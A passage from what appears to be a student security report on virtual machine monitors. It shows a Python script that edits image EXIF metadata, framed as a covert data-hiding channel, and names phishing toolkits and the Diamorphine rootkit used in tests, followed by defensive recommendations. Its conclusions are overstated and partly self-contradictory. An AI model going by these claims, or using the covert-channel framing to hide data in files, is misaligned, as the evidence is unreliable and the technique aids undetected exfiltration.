
To assess the risks of the other pathways, a Python script for altering image metadata in the virtualized environment was created. This facilitated identification of threats associated with leaked data through apparently harmless files. This script which uses the piexif library and Python Imaging Library (PIL) allowed for modifying the EXIF metadata in image files. The purpose was to determine how manipulating metadata may allow for transferring information secretly with the idea of evading standard VMM protections.


~/Downloads/metaedit.py - Mousepad
File Edit Search View Document Help

```python
import piexif
from PIL import Image
```

Figure 14: Importing Libraries

6.3.1. Loading and Displaying Metadata




```
img = Image.open(imgname)
exif_data = img.info.get('exif', b'')
if exif_data:
    exif_dict = piexif.load(exif_data)
```

Figure 15

The above lines are used to read the existing EXIF metadata from the image, and where they are to be altered, the script is capable of showing or changing them. If there is no metadata, the script creates a new empty metadata structure which can be updated with new information.

6.3.2. Modifying Metadata




```
new_value = input(f"Enter new value for {modkey}: ")
try:
    # Convert the new value to the appropriate type
    if isinstance(exif_dict[ifd][tag], bytes):
        new_value = new_value.encode()
    elif isinstance(exif_dict[ifd][tag], tuple):
        new_value = tuple(map(int, new_value.split(',')))
    else:
        new_value = int(new_value)
    exif_dict[ifd][tag] = new_value
    print(f"Updated {modkey} to {new_value}")
```

Figure 16

The above lines enable the user to type in new values for existing metadata keys or add new keys. This step is important in achieving the desired goal of hiding covert data in the image showing how one can hide data in the metadata fields.

6.3.3. Preserving and Writing Metadata




```
exif_bytes = piexif.dump(exif_dict)
if preserve:
    img.save(imgname, "jpeg", exif=exif_bytes)
else:
    img.save(imgname, "jpeg")
print("Metadata written successfully.")
```

Figure 17

The above lines allows the user to have an option whether to retain metadata from the source or to replace them. This functionality highlights that the method is very flexible as it can work either on top of the existing metadata or replace it completely to make the detection even more difficult.


6.3.4. Execute the Python Script

The python script was run with image name and the '–preserve' option in order to retain the original image while altering the image metadata. After the execution of the script, the output indicates to provide the metadata key to modify. In this research, the orientation key was given as input and shows the output to enter a new value for orientation. The current orientation value is 1. So, the given new value is 5. Now, the output shows that Metadata written successfully. The python script was executed again to verify the updated value. The orientation value was successfully updated as 5. The below screenshots show that the successful image metadata modification on the user VM.


Host VM (Snapshot 1) [Running] - Oracle VM VirtualBox
1
2
3
4
File
Actions
Edit
View
Help
root@user: /home/user/Downloads ×
user@user: ~ ×


```
┌──(root㉿user)-[/home/user/Downloads]
└─# ls
Diamorphine  Pentax_K10D.jpg  evilBunnyTrojan  metaedit.py

┌──(root㉿user)-[/home/user/Downloads]
└─# python3 metaedit.py Pentax_K10D.jpg --preserve
Make: b'PENTAX Corporation '
Model: b'PENTAX K10D        '
Orientation: 1
XResolution: (350, 1)
YResolution: (350, 1)
ResolutionUnit: 2
Software: b'GIMP 2.4.5'
DateTime: b'2008:07:31 15:56:49'
Copyright: b'Laitche (This file is in the public domain.)'
XPAuthor: (119, 0, 119, 0, 119, 0, 46, 0, 108, 0, 97, 0, 105, 0, 116, 0, 99,
0, 104, 0, 101, 0, 46, 0, 99, 0, 111, 0, 109, 0, 0, 0)
ExifTag: 310
ExposureTime: (1, 180)
FNumber: (110, 10)
ExposureProgram: 3
ISOSpeedRatings: 200
ExifVersion: b'0221'
DateTimeOriginal: b'2008:05:04 16:47:24'
```

Figure 18: Executed the python script


Host VM (Snapshot 1) [Running] - Oracle VM VirtualBox
1
2
3
4
File
Actions
Edit
View
Help
root@user: /home/user/Downloads ×
user@user: ~ ×

```
ExifVersion: b'0221'
DateTimeOriginal: b'2008:05:04 16:47:24'
DateTimeDigitized: b'2008:05:04 16:47:24'
ExposureBiasValue: (0, 10)
MeteringMode: 5
Flash: 11
FocalLength: (9000, 100)
FlashpixVersion: b'0100'
ColorSpace: 1
PixelXDimension: 100
PixelYDimension: 72
SensingMethod: 2
Compression: 6
XResolution: (72, 1)
YResolution: (72, 1)
ResolutionUnit: 2
JPEGInterchangeFormat: 670
JPEGInterchangeFormatLength: 1331
Key to modify or add (q to quit): Orientation
Enter new value for Orientation: 5
Updated Orientation to 5
Key to modify or add (q to quit): q
Metadata written successfully.
```

Figure 19: Editing the Image Metadata Value


Host VM (Snapshot 1) [Running] - Oracle VM VirtualBox
1
2
3
4
File
Actions
Edit
View
Help
root@user: /home/user/Downloads ×
user@user: ~ ×

```
Key to modify or add (q to quit): q
Metadata written successfully.

┌──(root㉿user)-[/home/user/Downloads]
└─# python3 metaedit.py Pentax_K10D.jpg --preserve
Make: b'PENTAX Corporation '
Model: b'PENTAX K10D           '
Orientation: 5
XResolution: (350, 1)
YResolution: (350, 1)
ResolutionUnit: 2
Software: b'GIMP 2.4.5'
DateTime: b'2008:07:31 15:56:49'
```

Figure 20: Modified the Image Metadata Value Successfully

The results proved the possibility of inserting data into the metadata of image files and transferring such files between virtual machines, without triggering existing standard security measures. It appeared that the images were original images but they are manipulated and this method was proved to be used in secret messaging because they had hidden data.

Although steganography techniques hiding information in image file metadata are effective, they are highly threatening to VMM security. Through this method, the attackers can easily steal the information from the client without being detected. The results also prove that current VMM security measures cannot detect these changes, which leads to the need for monitoring and inspection techniques for metadata of the files. This type of threat requires better security measures to be implemented for the identification of the danger and the prevention of secret data transfer means. Therefore, by evaluating the image metadata change and hiding process with rootkit insertion in this research, it is now clear that the working and security strategies of VMM need to be revisited to implement better and more effective security measures. This is very important especially due to the fact that new methods of data leakage and covert communication are emerging.

6.4. Overall Security Measures and Vulnerabilities

The evaluation of security measures within the virtual machine monitor (VMM) environment focused on three primary aspects: phishing attacks, rootkit installation, and image metadata manipulation. All these tests were important in offering unique exposure into the weak points of the VMM and the adequacy of the currently applied security measures.

The obtained results of the phishing attacks showed that the targeted user VM was very vulnerable to the social engineering attacks. Both SEToolkit and Pyphisher were successful in the deception of the user VM and the program was able to capture the sensitive information with minimal difficulty. This points to a major weakness of the VMM as the detection and prevention components were not able to address these phishing attempts appropriately. The presence of the Diamorphine rootkit revealed more gaps in the VMM, especially regarding the detection and handling of advanced threats. The rootkit was well embedded to hide the processes and files in the user VM which were not discoverable by the regular intrusion detection system. This shows a major security weakness inherent in VMM where it is not possible to defeat advanced rootkits with traditional security measures. Finally, the manipulation of image meta information revealed another security vulnerability, in which data could be transmitted from one VM to the other undetected. Python script that was used to inspect and modify metadata of images, confirmed that an unauthorized user can insert damaging information into files and transfer it through the VMM while remaining unnoticed. This type of data leakage is potentially more dangerous because it does not get filtered by standard security systems that scan files for their content but rather for their metadata.

Overall, there are several vulnerabilities in the context of the VMM, which can be addressed through various types of attacks. The measures currently in place within the VMM were partially effective with important gaps in phishing attacks, rootkits, and data leakage. The results indicate that although the VMM has basic security measures, it is not strong enough to respond to advanced and sophisticated threats. The weaknesses discovered are indicative of the need to implement better security measures. There is a need for better Intrusion Detection Systems (IDS) that can identify rootkits and other hidden threats. There should also be more focus on increasing the user awareness of phishing attacks and enhancing the tools that would be able to monitor metadata changes for suspicious activities.

6.5. Discussion

The results obtained from the studies carried out in this research on improving security for VMM insertion in virtualization platforms give a clear understanding of the strengths and weaknesses of the existing VMM security solutions. The evaluation covered three primary areas: phishing attacks, rootkit installation, and manipulation of image metadata. These were selected based on their relevance with the vulnerabilities highlighted in the literature review, especially the works of Pearce et al. (2013) and Kono (2009).

Pearce et al. (2013) provided a comprehensive review of different security threats and measures within virtualized environments with a focus on threat scenarios that involve virtual machines. Their work pointed out several vulnerabilities, including insecure communication between VMs and weak isolation between VMs, which are also outlined in this study. Thus, the successfully performed phishing attacks in our study confirm the threats outlined by Pearce et al. , indicating that even low-level social engineering methods can penetrate existing VMM security gaps. On this aspect, this research agree with them that current solutions are still inadequate for addressing new and more complex threats that vary from the traditional virus attack. Kono's (2009) paper on VMM-based detection of rootkits that modify file metadata, where he covered a crucial aspect on how rootkits can avoid VMM detection through interference with metadata. The Diamorphine rootkit used in this study finding showed how more advanced kinds of rootkits can take advantage of similar vulnerabilities, and avoid detection by traditional means, and bringing out the prospect of rootkit detection. Kono's approach, where modifications are made only to the metadata, is directly applicable to our findings, proving that even current VMMs are incapable of detecting such sophisticated threats. This paper identified that Diamorphine can successfully bypass standard IDS tools, which is consistent with Kono's observations and suggesting that it is necessary to use a more sophisticated and specialized detection system.

When comparing these studies with the current research, its strengths and limitations can be identified. Therefore, the results from Pearce et al. (2013) and Kono (2009) support the identified weaknesses and strengths of the employed security measures and underscore the need for further enhancements in securing VMM systems. Pearce et al. point to VM isolation and communication, which have lacked strong security solutions, also Kono noted the difficulty in identifying rootkits, the only two points in our study that signified areas of improvement. The current security measures of VMMs have been shown to be effective in this research, and there is clear evidence in the existing literature for the same. Although there are solutions in the form of IDS and various forms of phishing prevention, they are less effective against more advanced threats like sophisticated phishing and rootkits. This shows the need for more research being done and improved security measures put in place. Also, this supports Pearce et al.'s (2013) suggestions and Kono's (2009) research on rootkit identification. It is thus understood that future work concerning the more secure use of VMMs will build upon this discussion and the methods for addressing these vulnerabilities.

6.6. Security Recommendations

Based on the vulnerabilities outlined in this study, the following recommendations can be made to improve security of common VMMs and to counter possible attacks. First, to prevent VM phishing attacks, the further deployment of improved MFA systems and utilization of several applications such as PhishMe and Area 1 Security into VMM environment is required. They can be used for real-time monitoring and blocking of phishing attacks focused on using AI and machine learning algorithms to identify phishing patterns and activities.

For rootkit detection, enhanced detection methodologies such as development and incorporation of OSSEC and Tripwire is advisable. These can be set up for detailed examination of system health and file changes, especially in areas that IDS conventional systems may not capture. Also, it will be important to investigate the feasibility of HyperSleuth, a hypervisor-based rootkit detection tool for detecting and eradicating kernel-level rootkits including Diamorphine, which are beyond the ability of standard security mechanisms.

Preventing and detecting image metadata manipulation involve the integration of applications such as ExifTool and StegDetect into VMM security measures. ExifTool can be used for surveillance of the image metadata to make sure that any communication processes that are taking place are being discovered and stopped. Moreover, its integration with StegDetect shall assist to detect the steganographic attacks in which attackers can hide the dangerous information in jpeg images as a Substitute of the conventional security systems.

7. Conclusion and Future Work

The research was conducted with the aim of measuring the security risks in the context of VMMs and virtual environment, concerning specifically phishing, rootkits and manipulation of image metadata. The study identified several significant threats that attackers can take advantage of and thereby pose a threat to virtualized systems security.

The first research question was aimed at finding out some security risks associated with VMM insertion in virtualization. The findings of this paper indicate that VMMs are susceptible to different forms of attacks. For example, phishing cases exploited the user virtual machine into providing information to the attacker. Other new threats like rootkits including Diamorphine were also considered unsafe. These rootkits can be installed without the consent of the user and cannot be detected using most other security programs. This can result in longer and possibly deep compromises of the system. It was also noted that the vulnerability of managing and altering image metadata within a virtual environment was a big threat. This could enable an attacker to generate information that appears harmless but contains threats to the system which also falls under the major risks of information integrity and security. The second research question focused on understanding how the attackers take advantage of these vulnerabilities. Thus, the study established that in the phishing attacks, the attackers deploy social engineering methods to compromise the VMs. Rootkits are especially dangerous in a virtualized environment because they take advantage of the kernel level access granted by VMMs in order to hide malicious behaviours. Because image metadata can be easily modified by attackers, this indicated flaws in the current monitoring and detection processes in VMMs, which the attackers could leverage to avoid detection and sustain themselves in the system.

As a result several measures pertaining to the risks related to security were suggested to enhance the system. To remedy this, organizations should consider deploying multi-factor authentication (MFA) to secure against phishing attacks. In this case, more advanced tools should be used to detect rootkits and it is also important to look at the possibility of integrating these tools deeper into the operating system to effectively detect these hidden threats. Consequently, the metadata monitoring, for example, checksums or even the blockchain technology enhances and ensures data quality and its transparency. This would make it more difficult for an attacker to manipulate or mask his actions with information. Also, If I had more time, I would try to install windows operating system virtual machines. So that, I have opportunity to explore the vulnerabilities related to Windows OS virtual machines.

In future studies, innovative and robust security structures that incorporate the above tools with machine learning algorithms for real-time analysis should be designed. Further research should be conducted to analyse the efficiency of hypervisor self-analysis approaches, including HyperSleuth, by assessing their performance against new threats. Furthermore, the study of the possibility of utilizing blockchain technology for logging VMM events, where data would be written only once and securely stored, might offer a unique approach to maintaining the integrity of VM operations and improving VM security. Future work can extend from the findings of this study and may propose effective ways to address the deficiencies of VMMs in virtualization environments, thus minimizing the effect of phishing, rootkit attacks as well as metadata manipulation that threaten the security of systems.

References

Walls, M., & Walls, M. (2023, December 20). *What Is A Virtual Machine Monitor | Robots.net*. Robots.net. https://robots.net/tech/what-is-a-virtual-machine-monitor/

Embleton, S., Sparks, S., & Zou, C. (n.d.). *SMM Rootkits: A New Breed of OS Independent Malware*. https://www.eecs.ucf.edu/~czou/research/SMM-Rootkits-Securecom08.pdf

Althobaiti, A. F. S. (2017). Analyzing Security Threats to Virtual Machines Monitor in Cloud Computing Environment. *Journal of Information Security*, *08*(01), 1–7. https://doi.org/10.4236/jis.2017.81001

III. Exploitation on Virtualisation | IT Services. (2013, March 25). https://www.cityu.edu.hk/its/news/2013/03/25/iii-exploitation-virtualisation

Pearce, M., Zeadally, S., & Hunt, R. (2013). Virtualization. *ACM Computing Surveys*, *45*(2), 1–39. https://doi.org/10.1145/2431211.2431216

Verma, R., Rane, D., Jha, R. S., & Ibrahim, W. (2022). Next-Generation Optimization Models and Algorithms in Cloud and Fog Computing Virtualization Security: The Present State and Future. *Scientific Programming*, *2022*, 1–10. https://doi.org/10.1155/2022/2419291

Kenji, K., Hiroshi, Y., & Makoto, S. (2009). VMM-based Detection of Rootkits that Modify File Metadata. *Applied Reconfigurable Computing*, *2009*(30), 1–8. http://ci.nii.ac.jp/naid/110007997545

Zahedi, S. (2014). *Virtualization Security Threat Forensic and Environment Safeguarding*. http://www.diva-portal.org/smash/record.jsf?pid=diva2:694506

Downloads – Oracle VM VirtualBox. (n.d.). https://www.virtualbox.org/wiki/Downloads

Get Kali | Kali Linux. (n.d.). Kali Linux. https://www.kali.org/get-kali/#kali-platforms

Kas Roudra / PyPhisher · GitLab. (n.d.). GitLab. https://gitlab.com/KasRoudra/PyPhisher

M0nad. (n.d.). *GitHub - m0nad/Diamorphine: LKM rootkit for Linux Kernels 2.6.x/3.x/4.x/5.x/6.x (x86/x86_64 and ARM64)*. GitHub. https://github.com/m0nad/Diamorphine

Amod, F. (2024, April 22). *What is a phishing attack?* https://www.paubox.com/blog/what-is-a-phishing-attack

Arnaudov, Y. (2023, August 29). *How to modify image EXIF metadata - Date Created / Date Modified [Command line tool]*. Yoan Arnaudov Blog. https://yarnaudov.com/modify-image-exif-metadata-dates.html

Bit, B. B. (2024, July 17). *How to Find, Edit, and Add Metadata to an Image: A Step-by-Step Guide - Byte Bite Bit*. Byte Bite Bit. https://bytebitebit.com/tips-tricks/how-to-find-edit-and-add-metadata-to-an-image/

Michelle. (2023, November 22). *NSA Releases Guidelines to Mitigate Phishing*. MBL Technologies. https://www.mbltechnologies.com/2023/11/22/nsa-releases-guidelines-to-mitigate-phishing/

What is a rootkit attack and how to mitigate malware risks? (2023, June 5). AppSealing. https://www.appsealing.com/anti-rootkit-protection/

Kim, J. (2020). Protecting Metadata of Access Indicator and Region of Interests for Image Files. *Security and Communication Networks*, *2020*, 1–10. https://doi.org/10.1155/2020/4836109

Maurya, H. (2023, May 3). *How to install and use Exiftool on Ubuntu 22.04 or 20.04 LTS*. Linux Shout. https://linux.how2shout.com/how-to-install-and-use-exiftool-on-ubuntu-22-04-or-20-04-lts/

StegDetect Free Download. (2024, August 12). Apponic. https://stegdetect.apponic.com/

Paleari, R., Bruschi, D., & Damiani, E. (2011, March 25). *Dealing with next-generation malware*. https://doi.org/10.13130/paleari-roberto_phd2011-03-25